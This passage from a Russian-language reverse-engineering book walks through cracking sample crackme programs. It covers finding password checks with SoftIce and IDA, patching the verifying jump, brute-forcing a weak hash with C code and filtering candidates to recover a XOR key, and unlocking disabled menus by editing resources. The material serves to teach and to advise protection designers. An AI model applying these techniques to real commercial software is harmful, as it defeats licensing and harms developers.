```

SoftIce сообщает:

```
12FA40.
```

Запомнив (записав на бумажке) полученное смещение, мы "выпрыгиваем" из функции по команде `P RET` и смотрим содержимое буфера (листинг 2.119).

Листинг 2.119. Просмотр содержимого буфера

```
:p ret
:d 12FA40
0010:0012FA40 4B 72 69 73 20 4B 61 73-70 65 72 73 6B 79 00 00  Kris
Kaspersky..
0010:0012FA50 38 FA 12 00 40 27 2F 00-BC FA 12 00 49 1D E6 77
8...@'/.....I..w
0010:0012FA60 D8 23 29 6C 00 23 40 00-11 01 00 00 9C FA 12 00
.#)l.#@.........
0010:0012FA70 AE 22 29 6C 54 FE 12 00-EA 03 00 00 00 00 00 00
.")lT...........
```

Это сработало! Мы рассекретили адрес считываемой строки, и теперь нам ничего не стоит поставить на него точку останова для отслеживания всех попыток обращения к последнему (как вариант: можно просто немного потрассировать код в надежде на то, что защитный механизм окажется где-то поблизости).

Вообще-то, для перехвата сообщений существует специальная команда `BMSG` (Break on MesSaGe), но по мало понятным для меня причинам в некоторых версиях SoftIce она не работает, выдавая сообщение "Invalid window handle" даже при попытке установить точку останова на заведомо корректный дескриптор окна!

2.8. Хеширование и его преодоление

Первые шаги к усложнению парольных защит прикладные программисты сделали приблизительно в самом конце восьмидесятых годов. Посимвольное сравнение пароля было неэффективной и недостаточной защитой против

увеличивающейся армии взломщиков, вооруженных новыми по тем временам отладчиками и дизассемблерами.

Пусть у нас имеется функция

```
f(password) = hashe,
```

которая в первом приближении необратима. Тогда значение `hashe` не дает никакой информации о самом пароле! Однако на самом деле это ничего не меняет. Вместо того, чтобы сравнивать пароли, теперь защита сравнивает хеши. Действительно, чтобы убедиться, что пароль введен правильно и получена верная хеш-сумма, программа должна сравнить полученное значение хеша с эталонным! В зависимости от результата сравнения, выполняется та или иная ветка программы. Сравните:

```
if ((s0=ch)!="KPNC")        cout  << "Password fail" << endl;
                                                        //старый вариант
if (hashe(&pasw[0])!=0x77) cout  << "Password fail" << endl;
                                                        //новый вариант
```

И в том, и в другом случае достаточно изменения одного условного перехода. Далее будет показано, как исправить ситуацию и улучшить реализацию защиты. Но сперва попробуем вскрыть этот вариант, чтобы действительно понять всю глубину ошибки разработчика защиты.

Парадоксально, но факт, что многие приложения защищены именно таким наивным способом. Для меня остается загадочным то упорное нежелание программистов внять советам хакеров и исправить допущенные ошибки. Особенно это характерно для прикладных программистов, все попытки которых затруднить взлом обычно сводятся к запутыванию алгоритма, но никак к использованию хорошо спроектированных и продуманных защит. Качественная защита требует значительного времени на реализацию; это, в конечном счете, сказывается на стоимости проекта, что не лучшим образом влияет на покупательную способность.

Все еще открытой остается дискуссия на тему необходимости защит. Как бы ни изощрялся автор, какие бы хитрые алгоритмы он ни применял, все равно это взломают. И чем популярнее программа, тем быстрее. Затраты на разработку защиты окажутся выброшенными на ветер.

Убедимся в этом, удалив типовую защиту из предлагаемого примера. Попробуем для начала найти все текстовые строки, входящие в исполняемый файл. С удивлением рассмотрев протокол, мы не обнаружим там ничего похожего на то, что программа выводит на экран. Неужели файл зашифрован? Но не будем спешить с выводами. Используем HIEW для более подробного изучения файла. Отсутствие строк в сегменте данных наводит нас на мысль, что они могут находиться в ресурсах. Для подтверждения этой гипотезы просмотрим содержимое ресурсов файла (рис. 2.15).

```
.00404050:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.00404060:  00 00 24 00-43 00 72 00-61 00 63 00-6B 00 4D 00    $ C r a c k M
.00404070:  65 00 20 00-30 00 32 00-20 00 20 00-3A 00 20 00  e   0 2     :
.00404080:  54 00 72 00-79 00 20 00-74 00 6F 00-20 00 66 00  T r y   t o   f
.00404090:  6F 00 75 00-6E 00 64 00-20 00 70 00-61 00 73 00  o u n d   p a s
.004040A0:  73 00 77 00-6F 00 72 00-64 00 21 00-12 00 45 00  s w o r d ! ↕ E
.004040B0:  6E 00 74 00-65 00 72 00-20 00 70 00-61 00 73 00  n t e r   p a s
.004040C0:  73 00 77 00-6F 00 72 00-64 00 20 00-20 00 3A 00  s w o r d     :
.004040D0:  20 00 0F 00-50 00 61 00-73 00 73 00-77 00 6F 00    ☼ P a s s w o
.004040E0:  72 00 64 00-20 00 77 00-72 00 6F 00-6E 00 67 00  r d   w r o n g
.004040F0:  21 00 0B 00-50 00 61 00-73 00 73 00-77 00 6F 00  ! ♂ P a s s w o
.00404100:  72 00 64 00-20 00 4F 00-4B 00 00 00-00 00 00 00  r d   O K
.00404110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Рис. 2.15. Текстовые строки в ресурсах

Как в этом случае найти код, выводящий эти строки? Заглянув в SDK, мы узнаем, что загрузить строку из ресурса можно функцией `LoadStringA` (и `LoadStringW` для уникода). Чтобы удостовериться, какая же из двух используется в нашей программе, изучим таблицу импорта функций исполняемого файла. Для этой цели подойдет утилита dumpbin или любая другая.

Странно, но приложение не импортирует функции `LoadString` более того, не импортирует ни одной функции из USER32.DLL! Как же при этом оно может работать? Рассмотрим иерархию импорта в Dependency Walker (рис. 2.16).



Рис. 2.16. Определение импортируемых функций

На самом деле вызывается функция `LoadString` (метод класса `CString`), которая уже, в свою очередь, вызывает `LoadStrringA` win32 API. Посмотрим, какие функции MFC42.DLL импортирует наша подопытная программа (листинг 2.120).

Листинг 2.120. Импорт из MFC42.DLL

```
MFC42.DLL
            40200C Import Address Table
            402140 Import Name Table
                 0 time date stamp
                 0 Index of first forwarder reference

                  Ordinal   815
                  Ordinal   561
                  Ordinal   800
                  Ordinal  4160
                  Ordinal   540
                  Ordinal  1575
```

Какая жалость! Символьная информация недоступна, и известен только ординал. Можно ли как-то определить, какая из этих функций `LoadString`? Возможно, нам будет доступна символьная информация непосредственно в MFC42.DLL? Увы, там тоже не содержится ничего интересного кроме ординалов. Но как-то линкер справляется с этой ситуацией? Заглянем в MFC42.map и попробуем найти строку по контексту "`LoadString`":

```
0001:00003042       ?LoadStringA@CString@@QAEHI@Z 5f404042 f
```

Замечательно! Но как же нам теперь получить ее ординал? Для этого уточним, что же означает `0001:00003042`.

```
Preferred load address is 5f400000
       Start         Length     Name                    Class
       0001:00000000 00099250H .text                   CODE
```

Следовательно, `0x3042` — это смещение относительно секции `.text`. Давайте воспользуемся утилитой HIEW, чтобы посмотреть, что там находится. Для этого сначала вызовем таблицу объектов, выберем `.text` и к полученному смещению прибавим `0x3042`. Переведем HIEW в режим дизассемблера (листинг 2.121).

Листинг 2.121. Таблица объектов

```
5F404042: 55                          push      ebp
5F404043: 8BEC                        mov       ebp,esp
5F404045: 81EC04010000                sub       esp,000000104 ;"
5F40404B: 56                          push      esi
```

То, что мы сейчас видим, до боли напоминает пролог функции. Да зачем, собственно, напоминает? Это и есть точка входа в функцию `LoadStringA@CString@@QAEHI@`! Разумеется, теперь нетрудно в списке ординалов найти такой, чей адрес совпадает с полученным. Однако прежде чем приступить к поиску, уточним, что мы, собственно, намереваемся искать. Вычтем из полученного адреса рекомендуемый

`(0x5F404042-0x5f400000 = 0x4042)`,

и именно это значение будет присутствовать в таблице экспорта, а не `0x5F404042`, как можно было бы подумать.

Используем ранее полученный список экспорта функций MFC42.dll. Просматривать вручную файл рапорта в 2 Мбайт чрезвычайно утомительно, поэтому воспользуемся контекстным поиском.

```
    4160      00004042 [NONAME]
```

Оказывается, ординал этой функции `4160` (`0x1040`). Не кажется ли, что это число мы уже где-то видели? Вспомним таблицу импорта crack02.exe (листинг 2.122).

Листинг 2.122. Таблица импорта

```
MFC42.DLL
           40200C Import Address Table
           402140 Import Name Table
                0 time date stamp
                0 Index of first forwarder reference

                 Ordinal   815
                 Ordinal   561
                 Ordinal   800
                 Ordinal  4160
                 ^^^^^^^^^^^^
                 Ordinal   540
                 Ordinal  1575
```

Круг замкнулся. Мы выполнили поставленную перед собой задачу. Но можно ли было поступить как-то иначе? Неужели это никто не догадался автоматизировать?

Разумеется, да. С этим справляется любой хороший дизассемблер. Например, IDA, надежно скрывая "под капотом" все эти операции. Используя инструментарий подобного класса, можно даже не задумываться, как все происходит.

Но даже возможности IDA в той или иной степени ограничены. И иногда она не может получить символьную информацию (или получает ее неправильно). В этом случае приходится забывать про удобства прогресса и заниматься анализом самостоятельно. Кроме того, такой подход неизбежен, когда под рукой нет IDA, а используемый дизассемблер не поддерживает MAP-файлы (что чаще всего и случается).

К счастью, у нас IDA под рукой, и мы избежим кропотливой и трудоемкой работы. Убедимся, что она правильно извлекла символьную информацию об импортируемых функциях. Для этого перейдем в сегмент `_rdata` (листинг 2.123).

Листинг 2.123. Сегмент `_rdata`

```
; Imports from MFC42.DLL

  ??1CWinApp@@UAE@XZ
  ??0CWinApp@@QAE@PBD@Z
  ??1CString@@QAE@XZ
  ?LoadStringA@CString@@QAEHI@Z
  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  ??0CString@@QAE@XZ
  ?AfxWinInit@@YGHPAUHINSTANCE__@@0PADH@Z
```

Переместим курсор на `LoadStringA@String`, чтобы узнать, какой код ее вызывает. После недолгих путешествий мы должны увидеть приблизительно следующее:

```
0040119F                push    1
 004011A1                lea     ecx, [esp+0Ch]
 004011A5                mov     [esp+2Ch], edi
 004011A9                call    j_?LoadStringA@CString@@QAEHI@Z
```

Похоже, что функция принимает всего один параметр. Уточним это с помощью MSDN BOOL: `LoadString (UINT nID)`.

Передаваемый параметр представляет собой идентификатор ресурса. Используем любой редактор ресурсов (например, интегрированный в MS VC), чтобы узнать связанную с ним строку. Нетрудно убедиться, что это та самая, которую программа первой выводит на экран. Следовательно, мы находимся в самом начале защитного механизма.

Продолжим наши исследования дальше до тех пор, пока не обнаружим уже знакомую нам функцию ввода.

```
 004011EA                lea     edx, [esp+14h]
 004011EE                push    edx
```

```
004011EF        push    eax
004011F0        call    ds:??5std@@YAAAV?$basic_istream@DU...
```

Вычислим новое значение указателя после посылки двух аргументов в стек. Оно будет равно `14h+2*4 = 0x1C`.

Тогда нам становится понятен смысл следующего фрагмента (листинг 2.124).

Листинг 2.124. Фрагмент программы

```
04011F6    lea     ecx, [esp+1Ch]    ; указатель на введенный пароль
04011FA    push    ecx
04011FB    call    sub_4010E0        ; (1)
0401200    add     esp, 14h          ; 0x1C  — 0x14 + 4 = 0xC
0401203    lea     edx, [esp+0Ch]    ; указатель на введенный пароль
0401207    push    eax               ; аргумент для функции (3)
0401208    push    edx
0401209    call    sub_4010E0        ; (2)
040120E    add     esp, 4
0401211    push    eax
0401212    call    sub_4010C0        ; (3)
0401217    add     esp, 8
040121A    cmp     ax, 1F8h          ; Сравниваем ответ
040121E    jz      short loc_401224  ; !ВОТ ИСКОМЫЙ ПЕРЕХОД!
```

Довольно витиеватый алгоритм, задействовавший три процедуры; но даже не интересуясь, что делает каждая из них, мы с уверенностью можем сказать, что условный переход в строку `0x040121E` и является той высшей инстанцией, которая выносит окончательный вердикт. Замена его безусловным приводит к тому, что, независимо от результата работы хеш-функции управление будет получать "правая" ветка программы.

Но это же полная катастрофа для разработчика защиты! Несмотря на все его усилия, программа ломается по-прежнему, заменой всего одного байта, на поиск которого уходит всего несколько минут.

Попробуем усилить реализацию. Для этого нам нужно непосредственно использовать введенный пароль в программе. Лучше всего подойдет для этой цели шифровка. Поскольку исполняемый код шифровать средствами языков высокого уровня очень затруднительно, то мы зашифруем данные. Однако непосредственно это сделать не позволяет ни один популярный компилятор! Поэтому всю работу (какой бы она ни показалась трудоемкой) нам предстоит сделать вручную. Существует, по крайней мере, два диаметрально противоположных подхода к решению этой задачи. Можно зашифровать данные

любой утилитой в исполняемом файле, а в самой программе их расшифровывать.

Это может выглядеть, например, так:

```
while (true)
 {
    if (!SecretString[pTxt]) break;
    if (Password[pPsw]<0x20) pPsw = 0;
    SecretString[pTxt++] = SecretString[pTxt] ^ Password[pPsw++];
 }
```

При этом строка `SecretString` нормально выглядит в исходном тексте и зашифрована только после компиляции непосредственно в исполняемом файле. Для этого требуется написание утилиты автоматической зашифровки, что может быть утомительно; кроме того, требует знания формата исполняемого файла и проведения такой операции после каждой компиляции.

Можно включать зашифрованные данные прямо в исходный текст программы приблизительно так:

```
char SecretString[] = "\x1F\x38\x2B\x63\x49\x4E\x38\x24\x6E\x2A\x58\x0B"
```

Чтобы получить подобную строку, нужно воспользоваться специально написанным для этой цели шифровальщиком. Например, как в листинге 2.125 (полный исходный текст на компакт-диске в папке /SRC/CRACK03/Crypt.asm).

Листинг 2.125. Шифровальщик

```
        MOV     DI,offset Text-1
Reset:
        LEA     SI,Password
Crypt:
        LODSB
        OR      AL,AL
        JZ      Reset
        INC     DI
        XOR     [DI],AL
        JMP     Crypt
```

Для лучшего понимания опущена процедура форматного вывода, однако можно воспользоваться любым отладчиком, чтобы получить hex-дамп, который после незначительного редактирования будет легко включить в исходный текст.

Это утомительная работа, заметно удлиняющая и удорожающая разработку. Оправдает ли этот подход затраченные время и усилия? Да, оправдает.

Поскольку crack03 отличается от crack02 только одной новой процедурой, то мы можем продолжить с того самого места, на котором закончили изучение последней. Остальной код полностью идентичен, и мы быстро найдем следующий ключевой фрагмент:

```
401276          call    sub_401120
40127B          add     esp, 8
40127E          cmp     ax, 1F8h
401282          jz      short loc_401291
```

Попробуем заменить условный переход на `jmp short loc_401291`, предполагая, что независимо от введенного пароля программа будет корректно работать. Посмотрим, что из этого получилось:

```
Crack Me 03
Enter password : crack


JJ
```

Какое разочарование... Программа, действительно, воспринимает любой пароль, но работает некорректно. Мы нейтрализовали только механизм проверки, но никак не сняли защиту. Основная (и самая тяжелая) работа еще впереди!

Теперь заменой одного-двух байтов программу никак не взломаешь. Нужно разобраться, как она манипулирует паролем, и как его можно найти. На эти вопросы нельзя ответить без глубокого и вдумчивого анализа механизма защиты и процедуры расшифровки. Цель хакера — сократить эти усилия до минимума. Давайте подумаем, с чего начать изучение программы? С механизма проверки пароля? На самом деле вовсе нет. Точный механизм проверки нас пока не интересует. А вот как используется пароль — уже интересно. Чтобы это выяснить, продолжим анализ со строки `0x0401291`, на которую ссылается условный переход.

```
00401291 loc_401291:                            ;
00401291          lea     eax, [esp+10h]
00401295          lea     ecx, [esp+0Ch]
00401299          push    eax
0040129A          push    ecx
0040129B          call    sub_4010C0
```

Мы знаем, что `[esp+10h]` указывает на начало буфера, содержащего введенный пароль. Но что тогда `[esp+0Ch]`? Похоже, что это адрес буфера для возвращения результата работы процедуры. Для подтверждения этого предположения заглянем внутрь последней (листинг 2.126).

Листинг 2.126. Процедура

```
004010C0                sub     esp, 28h
004010C3                push    esi
004010C4                push    edi
004010C5                mov     ecx, 9
004010CA                mov     esi, 403020h
004010CF                lea     edi, [esp+0Ch]
004010D3                mov     dword ptr [esp+8], 0
004010DB                rep movsd
004010DD                mov     edi, [esp+38h]
004010E1                xor     eax, eax
004010E3                lea     esi, [esp+0Ch]
```

Что такое `0x0403020`: константа или смещение? `esi` используется, как указатель командой `movsd`, следовательно, это смещение. Посмотрим, что расположено по этому адресу:

```
a8Cin8NX?8Cne_7 db '8+cIN8$n*X',0Bh,'?8+cNE.=7cDMk$&&',0Bh,'L$?*c',0
```

Нечто абсолютно нечитабельное. Однако завершающий нуль наводит на мысль, что это может быть строкой. Команда

```
mov dword ptr [esp+8], 0
```

еще больше укрепляет нашу уверенность. Действительно, нуль в конце строки не случайность, а часть структуры. С другой стороны, зная особенности используемого компилятора, нетрудно заметить, что рассматриваемый код декомпилируется в обычную конструкцию

```
char MyString[]="It's my string".
```

Но почему же эта строка так странно выглядит? Быть может, она зашифрована? Эту мысль подтверждает установка регистра `edi` на начало пароля. Наступает самый волнующий момент — мы переходим к изучению криптоалгоритма. Если он окажется недостаточно стойким, то можно будет подобрать подходящий пароль. Обратим внимание на следующий фрагмент кода:

```
004010F5                mov     dl, [eax+edi]
004010F8                xor     dl, cl
004010FA                mov     [esi], dl
004010FC                inc     esi
004010FD                inc     eax
004010FE                jmp     short loc_4010E7
```

Попробуем записать его в удобочитаемом виде, чтобы было легче отождествить алгоритм:

```
SecretString[pTxt++] = SecretString[pTxt] ^ Password[pPsw++];
```

Это хорошо известный шифр Вернама. Не зная, что за текст содержался в зашифрованной строке, у нас плохие шансы быстро подобрать пароль. Быть может, удастся обратить хеш-сумму или просто перебрать пароль? Последнее, впрочем, уже внушает некоторую надежду. Если пароль окажется не очень длинным (от шести до восьми символов), то перебор, скорее всего, завершится гораздо быстрее словарной атаки на шифротекст. Чтобы написать переборщик паролей, необходимо с точностью до реализации знать алгоритм вычисления хеш-суммы.

Возвратимся вновь к механизму проверки пароля (листинг 2.127).

Листинг 2.127. Механизм проверки пароля

```
04011F6     lea    ecx, [esp+1Ch]   ; указатель на введенный пароль
04011FA     push   ecx
04011FB     call   sub_4010E0       ; (1)
0401200     add    esp, 14h         ; 0x1C  — 0x14 + 4 = 0xC
0401203     lea    edx, [esp+0Ch]   ; указатель на введенный пароль
0401207     push   eax              ; аргумент для функции (3)
0401208     push   edx
0401209     call   sub_4010E0       ; (2)
040120E     add    esp, 4
0401211     push   eax
0401212     call   sub_4010C0       ; (3)
0401217     add    esp, 8
040121A     cmp    ax, 1F8h         ; Сравниваем ответ
040121E     jz     short loc_401224 ; !ВОТ ИСКОМЫЙ ПЕРЕХОД!
```

Хеш-сумма на самом деле вычисляется дважды (что затрудняет ее реверсирование). Используемый автором алгоритм можно свести к следующему:

```
if (f(f1(&pasw[0]),f1(&pasw[0]))== 0x1F8) ....
```

Как работает функция `f`? Изучим следующий фрагмент:

```
00401120 sub_401120      proc near
00401120
00401120                 mov     eax, [esp+4]
00401124                 mov     ecx, [esp+8]
00401128                 and     eax, 0FFh
0040112D                 and     ecx, 0FFh
00401133                 imul    eax, ecx
00401136                 sar     eax, 7
00401139                 retn
00401139 sub_401120      endp
```

Она умножает аргументы друг на друга и берет старшие 9 бит (`0x10-0x7`). Это хорошая хеш-функция. Для ее обращения потребуется разлагать числа множители, что нельзя эффективно реализовать. С другой стороны, прямое ее вычисление очень быстрое, что упрощает перебор паролей. Однако обратим внимание на то, что на самом деле ее аргументы равны. Таким образом, обращение функции сводится к элементарному вычислению квадратного корня. После чего останется перебрать 128 вариантов (так как эти биты были отброшены хеш-функцией). Это смехотворное число вселяет в нас уверенность, что и пароль мы сможем найти очень быстро. Но не будем спешить. Необходимо реверсировать еще одну хеш-функцию. Посмотрим, что за сюрприз приготовил нам автор на этот раз:

```
00401152 loc_401152:
00401152                mov     al, [esi]
00401154                cmp     al, 20h
00401156                jl      short loc_40117F
00401158                mov     cl, [esi-1]
0040115B                mov     [esp+14h], al
0040115F                mov     edx, [esp+14h]
00401163                mov     [esp+0Ch], cl
00401167                mov     eax, [esp+0Ch]
0040116B                push    edx
0040116C                push    eax
0040116D                call    sub_401120
00401172                lea     ecx, [edi+esi]
00401175                add     esp, 8
00401178                shl     eax, cl
0040117A                or      ebx, eax
0040117C                inc     esi
0040117D                jmp     short loc_401152
```

Чтобы разобраться в алгоритме этого непонятного кода, попробуем его построчно перевести на Си-подобный язык:

```
00401152  while (true) {                // Цикл
00401152  char _AL = String[idx+1];     // Берем один символ
00401154  if  (_AL < 0x20) break;       // Это конец строки?
00401158  char _CL = String[idx];       // Берем другой символ
0040115B  chat _s1 = _AL;               // Сохраняем _AL в стеке
0040115F  (DWORD) _EDX = _s1;           // Расширяем до DWORD
00401163  char _s2 = _CL;               // Сохраняем в стеке
00401167  (DWORD) _EAX = _s2;           // Расширяем до DWORD
```

```
0040116D  _EAX=f(_EAX,_EDX);          // Уже знакомая нам функция!
00401172  CHAR _CL = idx;             // см. объяснения далее
00401178  _EAX = _EAX << _CL;         // сдвигаем влево
0040117A  DWORD _EBX = _EBX | _EAX;   // накапливаем единичные биты
0040117C   idx++
0040117D  }
```

Весь код понятен, кроме странной и совершенно непонятной на первый взгляд операции `00401172 lea ecx, [edi+esi]`.

Поскольку ESI — это однозначно указатель на текущий символ, то что же тогда `edi`?

```
00401141                mov     eax, [esp+8]
00401148                or      edi, 0FFFFFFFFh
0040114B                xor     ebx, ebx
0040114D                lea     esi, [eax+1]
00401150                sub     edi, eax
```

Этот код наглядно показывает, какие перлы иногда может выдавать оптимизатор. Попробуем разобраться, что же было на этом месте в исходном коде.

`edi = (or edi, 0FFFFFFFFh) = -1;`

тогда

`esi = (lea esi, [eax+1]) == &String+1;`

и

`edi = (sub edi, eax) == -1-(&String) = -1 — &String.`

Поэтому

`ecx = (lea ecx, [edi+esi]) == -&String — 1 + &String+idx + 1 == idx!`

Это хороший пример "магического кода". То есть такого, который работает, но с первого взгляда абсолютно непонятно, как и почему.

Многие хакеры любят писать программу в похожем стиле, и для ее анализа приходится с боем продираться через каждую строку. До недавнего времени это считалось своего рода искусством. Сегодня существующие компиляторы по "дикости" кода с легкостью обгоняют человека. Поэтому все больше и больше вызывает сомнений, что это за искусство такое, в котором машина превосходит человека?

Но как бы то ни было, а приблизительный исходный текст программы восстановить не составляет труда. Вероятно, в оригинале он выглядел так:

```
while (true)
 {
   if (String[idx+1]<0x20) break;
   x1 = x1 | (f (String[idx],String[idx+1]) << idx++);
 }
```

Используя полученные исходные тексты, можно написать программу, которая для всех возможных паролей вычислит хеш-сумму и распечатает только те, у которых она будет равна `1F8h`, т. е. искомой.

Я настоятельно рекомендую попытаться реализовать эту задачу самостоятельно и только в крайнем случае прибегать к готовому решению (папка CD/SRC/CRACK_3).

Собственно, алгоритм перебора паролей достаточно несложный и в не самой лучшей реализации может выглядеть так:

```
while (1)
{
  int idx=0;
  while ((Password[idx++]++)>'z') Password[idx-1]='!';
  if (mult(hashe(&Password[0]),hashe(&Password[0]))==0x1F8)
     printf ("Password — %s \n",Password);
}
```

На самом деле для написания переборщиков только самые ленивые используют Си. Только тщательно продуманный и хорошо оптимизированный код может обеспечить приемлемую скорость. Языки высокого уровня, увы, его обеспечить пока не в состоянии.

Однако прежде чем садиться за ассемблер, для начала не мешает написать простую тестовую программу на Си для выяснения всех нюансов и отладки алгоритма. Только после этого выверенный и вычищенный код можно переводить на ассемблер. В противном случае мы рискуем потратить огромное количество времени и усилий и получить неработоспособный код, который исправить уже не удастся.

Не будет исключением и этот случай. Наш простой переборщик начнет "плеваться" паролями, чья хеш-сумма в точности равна `0x1F8`, но настоящими паролями все они, разумеется, не являются. Их много, очень много, очень-очень много... Похоже, дальнейший перебор не имеет никакого смысла, и его придется прекратить. Почему? Рассмотрим фрагмент протокола:

```
Password — yuO
Password — xvO
Password — uwO
Password — wwO
Password — rxO
Password — vxO
Password — qyO
Password — uyO
Password — nzO
Password — pzO
```

Пароли настолько тесно ложатся друг к другу, что нет никакой возможности найти среди них настоящий. Кроме бессмысленных комбинаций, попадаются также и словарные слова, более чем однажды. Даже если предположить, что в качестве пароля использовалось (возможно видоизмененное) осмысленное слово, то и это нам ничего не даст, так как подходящих вариантов по-прежнему будет очень много.

Это пик торжества разработчика защиты. Использовав плохую хеш-функцию со слабым рассеянием, он обрубил нам все пути к взлому своего приложения. Бесполезно даже обращение хеш-функции, ибо оно ничего не даст. Мы получим те же "левые" пароли, ну может, чуточку быстрее.

Конечно, существует вероятность, что пользователь введет неправильный пароль, который система воспримет, как достоверный, но откажет в работе. Введем, наугад (или на вкус) любой из вероятных паролей, например, `yuO`. Вместо сообщения об ошибке на экране появится мусор некорректно работающей программы. Мы заранее ожидали этот результат. А какова вероятность того, что такое произойдет от неумышленной ошибки пользователя? Расчеты показывают, что небольшая. Практика действительно подтверждает низкую вероятность этого события.

Это одна из самых лучших стратегий защиты. Не давать взломщику возможности перебора пароля (за счет большого числа вариантов) и затруднить реверсирование хеш-функции. Как мы смогли убедиться на этом примере, злоумышленнику ничего не остается... Постойте, но неужели в самом деле ничего? А как же атака на шифротекст?

Какой непредсказуемый поворот событий! И очередная, с виду незаметная лазейка разрушает всю воздвигнутую систему защиты. Строго говоря, даже не требуется атаки на шифротекст. Необходим лишь метод автоматического контроля, позволяющий отсеять максимально возможное число "ложных" паролей. Для этого используем тот факт, что оригинальный текст (а в нашем примере это должен быть какой-то лозунг или поздравление) с большой вероятностью содержит `_a_`, `_of_`, `_is_` и т. д. Если в расшифрованном тексте хоть одно из этих слов присутствует и нет ни одного символа, выходящего за интервал `!—z`, то это неплохой кандидат на настоящий пароль. Предложенный метод, хотя и является крайне медленным, но, похоже, единственно возможным. Дополним существующий переборщик еще парой строк:

```
if (mult(hashe(&Password[0]),hashe(&Password[0]))==0x1F8)
{
 s0=Protect(&Password[0]);
 if (s0.Find(" is ")!=-1) printf ("Password — %s  — %s\n",Password,s0);
}
```

Приведенная реализация не является образцом для подражания, написана исключительно с целью лучшей демонстрации материала и никак не предназначена для конечного использования.

Предложенный алгоритм требует быстрого процессора для получения удовлетворительной скорости перебора паролей. Переписав эту программу на ассемблере, мы добьемся значительного выигрыша в скорости, однако для получения приемлемого быстродействия необходим эффективный алгоритм. Поскольку это не имеет прямого отношения к обсуждаемой тематике, то не будет рассматриваться здесь. Скажу лишь, что, используя древовидный поиск и упреждающую логику, можно увеличить скорость в десятки раз.

Но даже если алгоритм реализован без ошибок, вскоре будет найден не единственный верный пароль. Например:

```
Password — KkEC++   — TSn besO+is tSn eneVr of Oce goTo
```

Однако теперь уже совсем нетрудно проанализировать полученный текст и угадать настоящий пароль. С большой вероятностью исходный текст можно просто угадать! Или, по крайней мере, продолжить словарный перебор. Благо, теперь это нетрудно. Предположим, что `TSn` это искаженное `The`, следовательно, ожидаемый пароль `KPNC++`, а вся фраза читается как:

```
The best is the enemy of the good
```

Мы действительно смогли найти пароль и взломать далеко не самую простую систему защиты. Большинство популярных приложений защищено гораздо проще и ломается быстрее.

Разработчики защит действительно часто очень наивны и ленивы в этом отношении. Практически все хакеры настоятельно рекомендуют использовать именно шифрование, а не тривиальную проверку пароля. Отметим разницу в трудозатратах на взлом в том и ином случае. Шифровка даже при использовании некриптостойких алгоритмов и коротких паролей требует трудоемкого изучения алгоритма, написания атакующих программ и часто длительного времени на поиск подходящего пароля.

Впрочем, ничто не лишено недостатков. Так, никакая шифровка не поможет, если хотя бы один легальный пользователь сообщит пароль всем остальным. Даже если пароль не запрашивается явно, а читается с ключевой дискеты или электронного ключа, достаточно только одной работоспособной копии, чтобы практически без труда "отвязать" приложение.

Этот способ хорошо зарекомендовал себя при защите специализированного ПО, поставляемого узкому кругу заказчиков. Маловероятно, что первый же покупатель предоставит купленную программу хакеру для получения пароля.

Парадоксально, но этот способ крайне редко применяется разработчиками. Из всех программ, защищенных подобным образом, я на вскидку могу вспомнить только FDR 2.1, в которой фрагмент кода, отвечающего за регистрацию, расшифровывался "магическим словом" `Pink Floyd`. Обычно применяют более наивные защитные механизмы, которым посвящен следующий раздел.

2.9. Ограничение возможностей

Многие незарегистрированные версии отличаются тем, что часть их возможностей заблокирована. Если программа предусматривает регистрацию, то обычно больших проблем при взломе не возникает. Совсем другое дело, когда регистрация не предусмотрена, и в наше распоряжение дана демоверсия с ограниченными возможностями. Иначе говоря, есть две программы, никак не связанные между собой: полная и демонстрационная версия. Строго говоря, очень вероятно, что взлом последней окажется невозможным, поскольку код, выполняющий некоторые функции, в программе физически отсутствует.

Часто это оказывается безнадежным, но не всегда. Если нет никаких других путей для получения легальной копии (например, ее автор запросил такие деньги, за которые лучше самому написать), то можно решиться на такой отважный шаг, как самостоятельное воссоздание недостающего кода. Однако чаще всего код физически присутствует, но не получает управления. Например, просто заблокированы некоторые пункты меню, как в примере на компакт-диске CD/SRC/CRACK0D/Crack0D.exe. Такое действительно встречается очень часто и легко программируется. Все, что нужно сделать программисту, это пометить в редакторе ресурсов некоторые элементы управления или меню как Disabled. Но что просто делается, так же просто и ломается. Необходимо воспользоваться любым редактором ресурсов. Я предпочитаю пользоваться Symantex ResourceStudio 1.0, однако пригоден и любой другой. Загрузим в него наш файл. Дальнейшие действия зависят от интерфейса выбранной программы и не должны вызвать затруднений, за исключением тех ситуаций, когда выбранный редактор не поддерживает используемого формата ресурсов или некорректно работает с ними. Например, с помощью Borland Resource WorkShop мне так и не удалось выполнить эту операцию. Он необратимо портил ресурс диалога, хотя с разблокированием меню справился отлично.

Чтобы разблокировать элементы управления или меню, необходимо вызвать свойства объекта и снять пометку Disabled или Grayed, после чего сохранить изменения. Запустим программу, чтобы проверить нашу работу. Получилось! Не исправив ни одного байта кода и даже не прибегая к помощи дизассемблера и отладчика, мы осуществили взлом!

Удивительно, что такие защиты встречаются до сих пор, и не так уж редко. Психология разработчиков — воистину великая тайна. Очень трудно понять, на что они рассчитывают. Однако некоторые уже, видимо, начинают догадываться, что нет ничего проще и приятнее, чем редактировать ресурсы в исполняемом файле, поэтому прибегают к явным вызовам API типа `EnableWindow(false)`. То есть блокируют элементы управления непосредственно во время работы. Разумеется, можно перехватить этот вызов отладчиком и удалить защитный код. Именно так поступит любой хакер и даже

